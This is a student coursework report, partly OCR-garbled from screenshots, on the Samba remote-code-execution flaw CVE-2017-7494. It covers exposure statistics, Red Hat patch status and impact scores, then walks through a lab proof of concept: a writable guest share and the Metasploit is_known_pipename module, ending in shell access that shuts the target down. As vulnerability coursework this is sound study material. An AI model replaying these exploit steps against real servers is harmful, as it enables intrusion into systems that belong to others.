

# VULNERABILITY: LATEST SAMBA EXPLOIT(CVE-2017-7494)



Systems and Network Programming(C/Python)



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**Cyber Security – Year 02 – Semester 01** 



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## I. <u>Introduction</u>

This module triggers an ability shared library vulnerability in samba version 3.5.0 to 4.4.14,4.5.10 & 4.6.4. This module requires valid credentials, a writable folder in an accessible share, & knowledge of the server side path of the writeable folder. In some cases, anonymous access combined with common file system locations can be used to automatically exploit this vulnerability.

Samba since version 3.5.0 is vulnerable to remote code execution vulnerability allowing a malicious client to upload a shared library to a writable share, and then cause the server to load & execute it.

#### • What is Samba server?

Samba is an open source software suite that runs on unix/linux based platforms but is able to communicate with windows clients like a native application. So samba is able to provide this service by employing the common Internet File System(ITFS)

**Note**: I've selected shellshock vulnerability as my first choice. But when I saw some of colleagues doing it I gave up & selected Apache Tomcat packaging on Debian-based distros - Local Root Privilege Escalation. I got some technical problem in that as I informed sir in the last meeting. So due to lack of time & not getting any better resourceful vulnerability I chose this. Please accept my apology for it is not as expected. I think I tried my best with the available resources. Thank you.

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# II. Vulnerability Statistics

The Samba Team disclosed vulnerability cve-2017-7494 Remote code execution from a writable share.

HD Moore reported that the vulnerability is simple to exploit: on an open, writable SMB share, a shared library has to be uploaded which can then be easily executed on that server. The Samba Team has released patches and new versions (the vulnerability was introduced in version 3.5.0).

As a Brussels-based company, we are interested to understand what traction this vulnerability can get in the Internet landscape in Belgium. We took our question to Shodan.

- ♣ In Belgium, there are (at the time of writing) 628 Samba servers running with a public IP address scanned by Shodan.
- **♣** 370 of those servers require no authentication.
- **♣** 301 of those servers share disks.
- ♣ 266 of those servers use a vulnerable Samba version (we found no reported versions that include the fix).
- 4 And finally, 77 of those servers share a disk with read-only property explicitly set to false.

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# III. Affect packages issued by Red hat

| Platform  | Package 🔻 | State \$     | Errata \$      | Release Date |
|---|-----------|--------------|----------------|--------------|
| Red Hat Enterprise Linux 6                                    | samba4    | Fixed        | RHSA-2017:1271 | May 24, 2017 |
| Red Hat Enterprise Linux 5 Extended<br>Lifecycle Support      | samba3x   | Fixed        | RHSA-2017:1272 | May 24, 2017 |
| Red Hat Enterprise Linux 5                                    | samba     | Not affected |                |              |
| Red Hat Enterprise Linux 6                                    | samba     | Fixed        | RHSA-2017:1270 | May 24, 2017 |
| Red Hat Enterprise Linux 6.2 Advanced<br>Update Support       | samba     | Fixed        | RHSA-2017:1390 | June 5, 2017 |
| Red Hat Enterprise Linux 6.4 Advanced<br>Update Support       | samba     | Fixed        | RHSA-2017:1390 | June 5, 2017 |
| Red Hat Enterprise Linux 6.5 Advanced<br>Update Support       | samba     | Fixed        | RHSA-2017:1390 | June 5, 2017 |
| Red Hat Enterprise Linux 6.5 Telco Extended<br>Update Support | samba     | Fixed        | RHSA-2017:1390 | June 5, 2017 |
| Red Hat Enterprise Linux 6.6 Advanced<br>Update Support       | samba     | Fixed        | RHSA-2017:1390 | June 5, 2017 |
| Red Hat Enterprise Linux 6.6 Telco Extended<br>Update Support | samba     | Fixed        | RHSA-2017:1390 | June 5, 2017 |

- ❖ The Vulnerability was found: on **2017 March 24**
- **❖** CVSS Score -<u>**10.0**</u>

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# IV. Impact

Confidentiality Complete (There is total information disclosure,

Impact resulting in all system files being revealed.)

Integrity Impact Complete (There is a total compromise of system

integrity. There is a complete loss of system

protection, resulting in the entire system being

compromised.)

Availability Complete (There is a total shutdown of the affected

Impact resource. The attacker can render the resource

completely unavailable.)

Access Low (Specialized access conditions or extenuating

Complexity circumstances do not exist. Very little knowledge or

skill is required to exploit.)

Authentication Not required (Authentication is not required to

exploit the vulnerability.)

**❖** Vulnerability Types : **Execute Code** 

❖ Exploitation Method used -msfconsole – **Metasploit** 

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# V. Proof of Concept

# CVE-2017-7494 SAMBA EXPLOITATION # first create one folder with full permissions **#Open terminal** # mkdir /home/testing #chmod 777 /home/testing -- Create SMB client for that Directory --# vim /etc/samba/smb.config Now search for "print\$" we Get: [print\$] comment = Printer Drivers path = /var/lib/samba/printers browsable = yesread only = yesguest ok = no#Under this we have to mention Our folder details like

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
```
[testing]
 comment = tester
 path = /home/tester (Our Folder Path)
 browsable = yes
 writeable = yes
 guest ok = yes
 save file....
 and test That in terminal
#smbclient -L (smb machine ip)
if it show our folder details---- Target is ready
-- In metasploit:
# search 2017
# use exploit/linux/samba/is_known_pipename
#set RHOST )TARGET LINUX IP)
# set target 3 (as linux is x86_64)(optional)
#exploit
```

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
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# VI. Screenshot of the exploit



Installing msfconsole from Metasploit-framework




• Checking the number of exploits and payloads


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• Searching only for samba service exploits



Selecting the relevant samba exploit

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```
🜓 🗖 🖪 Sun May 10, 08:28
🕥 Applications Places System 💋 😕 📵
nsf5 > use exploit/linux/samba/is_known_pipename
nsf5 exploit(linux/samba/is known pipena
                                              e) > show options
Module options (exploit/linux/samba/is_known_pipename):
                    Current Setting Required Description
  RHOSTS
                                                   The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
                                                   The SMB service port (TCP)
The directory to use within the writeable SMB share
The name of the SMB share containing a writeable directory
  RPORT
                    445
  SMB_FOLDER
SMB_SHARE_NAME
xploit target:
  Id Name
      Automatic (Interact)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.100.6
Host is up (0.019s latency).
         Parrot Terminal
```

• Setting the IP Address of host computer

```
Applications Places System  ParotTerminal Place  ParrotTerminal ParrotTerminal ParrotTerminal Place  ParrotTe
```

• Using nmap to identify the nmap

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


```
🕥 Applications Places System 💋 🯊 🗈
                                                                                                                                                                                              🜓 🗖 🧸 Sun May 10, 08:28
                           SERVICE
145/tcp filtered microsoft-ds
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Umap done: 1 IP address (1 host up) scanned in 2.32 seconds

<u>nsf5</u> exploit(<u>linux/samba/is_known_pipename</u>) > nmap -sV -p 445 192.168.100.6
                                                                      me) > nmap -sV -p 445 192.168.100.6
 *] exec: nmap -sV -p 445 192.168.100.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 07:47 EDT Mmap scan report for 192.168.100.6
Host is up (0.00050s latency).
MAC Address: 08:00:27:40:02:35 (Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Imap done: 1 IP address (1 host up) scanned in 8.24 seconds
                                                                        e) > nmap -sV -p 445 192.168.100.6
 *] exec: nmap -sV -p 445 192.168.100.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 08:00 EDT
Umap scan report for 192.168.100.6
Host is up (0.00052s latency).
           STATE SERVICE
                                          VERSION
145/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

• After connecting the host computer to attacker



• Using exploit command

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
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```
ParrotTerminal

ParrotTerminal
```

 After exploitation using shell commands and checking the IP Address



• Using shell codes to shutdown the host machine

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# VII. Conclusions

All versions of Samba from 3.5.0 onwards are vulnerable to a remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.

# VIII. References

- https://blog.nviso.eu/2017/05/26/critical-samba-vulnerabilitycve-2017-7494-impact-on-belgium/
- https://access.redhat.com/security/cve/CVE-2017-7494
- https://nvd.nist.gov/vuln/detail/CVE-2017-7494
- https://www.exploit-db.com/exploits/42084
- https://www.youtube.com/watch?v=0pReg9JwZn4